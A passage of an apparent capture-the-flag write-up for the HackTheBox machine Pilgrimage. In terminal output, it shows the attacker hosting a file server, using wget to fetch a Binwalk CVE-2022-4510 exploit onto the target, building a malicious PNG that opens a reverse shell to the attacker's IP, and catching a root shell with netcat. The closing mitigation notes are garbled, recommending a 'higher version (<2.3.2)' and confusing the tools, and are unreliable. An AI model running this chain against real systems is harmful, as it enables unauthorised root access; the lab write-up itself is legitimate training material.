
```
┌──(root㉿kali)-[/home/peru/git-dumper/git]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




```
emily@pilgrimage:/tmp$ wget 10.10.14.192/exploit.py
--2023-10-17 07:42:55--  http://10.10.14.192/exploit.py
Connecting to 10.10.14.192:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2805 (2.7K) [text/x-python]
Saving to: ‘exploit.py’

exploit.py                    100%[=============================================>]   2.74K  --.-KB/s    in 0s

2023-10-17 07:42:55 (354 MB/s) - ‘exploit.py’ saved [2805/2805]
```




```
┌──(root㉿kali)-[/home/peru/git-dumper/git]
└─# cd imagemagick-lfi-poc

┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# ls
652d70c1ea639.png  README.md  exploit.png  generate.py

┌──(root㉿kali)-[/home/peru/git-dumper/git/imagemagick-lfi-poc]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




```
emily@pilgrimage:/tmp$ python3 exploit.py -h

################################################
-----------------CVE-2022-4510----------------
################################################
-------Binwalk Remote Command Execution------
-----Binwalk 2.1.2b through 2.3.2 included---
------------------------------------------------
################################################
---------Exploit by: Etienne Lacoche---------
--------Contact Twitter: @electr0sm0g---------
-----------------Discovered by:---------------
---------Q. Kaiser, ONEKEY Research Lab-------
---------Exploit tested on debian 11----------
################################################

usage: exploit.py [-h] file ip port

positional arguments:
  file        Path to input .png file
  ip          Ip to nc listener
  port        Port to nc listener

optional arguments:
  -h, --help  show this help message and exit
```



```
emily@pilgrimage:/tmp$ wget 10.10.14.192/exploit.png
--2023-10-17 07:44:09--  http://10.10.14.192/exploit.png
Connecting to 10.10.14.192:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1240 (1.2K) [image/png]
Saving to: 'exploit.png'

exploit.png                   100%[=================================================>]  1.21K  --.-KB/s    in 0s

2023-10-17 07:44:10 (330 MB/s) - 'exploit.png' saved [1240/1240]
```




```
emily@pilgrimage:/tmp$ python3 exploit.py exploit.png 10.10.14.192 443

################################################
-----------------CVE-2022-4510----------------
################################################
-------Binwalk Remote Command Execution------
-----Binwalk 2.1.2b through 2.3.2 included---
------------------------------------------------
################################################
---------Exploit by: Etienne Lacoche---------
--------Contact Twitter: @electr0sm0g---------
-----------------Discovered by:---------------
---------Q. Kaiser, ONEKEY Research Lab-------
---------Exploit tested on debian 11----------
################################################

You can now rename and share binwalk_exploit and start your local netcat listener.
```




```
emily@pilgrimage:/tmp$ ls -l
total 4264
-rw-r--r-- 1 emily emily    1921 Oct 17 07:46 binwalk_exploit.png
-rw-r--r-- 1 emily emily    1240 Oct 17 04:19 exploit.png
-rw-r--r-- 1 emily emily    2805 Oct 17 06:48 exploit.py
-rwxr-xr-x 1 emily emily 3104768 Oct 17 07:05 pspy64
-rwxr-xr-x 1 emily emily 1233888 Oct 17 07:03 pspy64s
drwx------ 3 root  root     4096 Oct 17 07:00 systemd-private-d60ff0579b9c47a79bddb600a1da4485-systemd-logind.service-a37Jwj
drwx------ 3 root  root     4096 Oct 17 07:00 systemd-private-d60ff0579b9c47a79bddb600a1da4485-systemd-timesyncd.service-kmgcHg
drwx------ 2 root  root     4096 Oct 17 07:00 vmware-root_613-3980364028
```


After doing all these steps we will get a file named binwalk_exploit.png.


root@kali: /home/kali/Downloads
root@kali: /home/kali
root@kali: /home/kali
root@kali: /home/kali/git/git-dumper/git

```
  GNU nano 7.2                                 index.php
<?php
session_start();
require_once "assets/bulletproof.php";

function isAuthenticated() {
  return json_encode(isset($_SESSION['user']));
}

function returnUsername() {
  return "\"" . $_SESSION['user'] . "\"";
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
  $image = new Bulletproof\Image($_FILES);
  if($image["toConvert"]) {
    $image->setLocation("/var/www/pilgrimage.htb/tmp");
    $image->setSize(100, 4000000);
    $image->setMime(array('png','jpeg'));
    $upload = $image->upload();
    if($upload) {
      $mime = ".png";
      $imagePath = $upload->getFullPath();
      if(mime_content_type($imagePath) === "image/jpeg") {
        $mime = ".jpeg";
      }
      $newname = uniqid();
      exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->>
      unlink($upload->getFullPath());
      $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
      if(isset($_SESSION['user'])) {
        $db = new PDO('sqlite:/var/db/pilgrimage');
        $stmt = $db->prepare("INSERT INTO `images` (url,original,username) VALUES (?,?,?)");
        $stmt->execute(array($upload_path,$_FILES["toConvert"]["name"],$_SESSION['user']));
      }
      header("Location: /?message=" . $upload_path . "&status=success");
```




```
index.php

nage.htb/tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $newna>
$mime;

sername) VALUES (?,?,?)");
d 244 lines (Converted from DOS format) ]
 Execute      ^C Location     M-U Undo        M-A Set Mark     M-] To Bracket   M-Q Previous
```




```
emily@pilgrimage:/tmp$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:/tmp$ 
```

Next we will type the command to copy that file to /var/www/pilgrimage.htb/shrunk dir and we will start netcat listener then we will press enter to the copy command.




```
┌──(root㉿kali)-[/home/peru]
└─# rlwrap nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.192] from (UNKNOWN) [10.10.11.219] 36004
id
uid=0(root) gid=0(root) groups=0(root)
```

Finally we have got the root access.



```
whoami
root
cd /root
ls
quarantine
reset.sh
root.txt
cat root.txt
f02a7ee5bd022efd81365807ec68cbd5
```

And finally we have got our final flag i.e root.txt.



10.10.11.219

Submit User Flag

User flag owned [4] Not Too Easy

Submit Root Flag

Root flag owned [4] Not Too Easy

Congratulations perus!
You are player #9223 to have pwned Pilgrimage.

Mitigation:

- Git folder shouldn’t be visible to public as people can access git configuration files like index.php, dashboard.php,login.php etc.
- The website uses magick tool to shrink images but the version is vulnerable to rce (Remote Code Executuon). So a higher version**(<2.3.2)** should be used or a different tool.
- malware.sh service inside Emily should not be run as root privilege.